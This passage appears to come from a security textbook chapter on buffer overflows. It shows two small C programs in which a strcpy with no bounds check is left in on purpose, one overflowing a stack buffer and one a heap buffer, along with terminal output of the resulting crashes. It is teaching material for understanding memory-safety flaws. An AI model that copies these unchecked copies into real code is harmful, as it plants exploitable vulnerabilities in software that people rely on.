


input=malloc(20);
output=malloc(20);
XXXXXXXXXXXXXXXXXXXX
"normal output\0"
Heap: Before Overflow
input=malloc(20);
output=malloc(20);
fnordfnordfnordfnordf
fno
rdfnordfnord\0
Heap: After Overflow

Figure 6.44: Demonstration of heap-based buffer overflow



Simple Buffer Overflow in C

Example of Stack-Based Overflow

Stack_BufferOverflow.c (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Stack_BufferOverflow.c ×
C Tab Width: 4
Ln 15, Col 1
INS

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str); /*copy 20 characters of str into buff*/
    return 1; /* This causes access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
    /* Print a small message. Execution will never reach this point
    because of overflow*/
    printf("Afer buffer overflow\n");
    return 1; /*Exits main function*/
}
```

Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $gcc Stack_BufferOverflow.c
┌─[attacker@parrot]─[~/Desktop]
└──╼ $./a.out
Segmentation fault
```

Example of Heap-Based Overflow

Heap_Overflow.c (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Heap_Overflow.c ×
C Tab Width: 4
Ln 14, Col 2
INS


```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
   char *in = malloc(18);
   char *out = malloc(18);
   strcpy(out, "Sample Output");
   strcpy(in, argv[1]); /*Pass command-line argument having more than
   18 characters. in variable causes buffer overflow and overwrites out
   buffer*/
   printf("Input at %p: %s\n",in,in);
   printf("Output at %p: %s\n",out,out);
   printf("\n\n%s\n",out);
}
```

Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $gcc Heap_Overflow.c
┌─[attacker@parrot]─[~/Desktop]
└──╼ $./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

Simple Buffer Overflow in C


The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:



Stack_BufferOverflow.c (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Stack_BufferOverflow.c ×
C Tab Width: 4
Ln 15, Col 1
INS

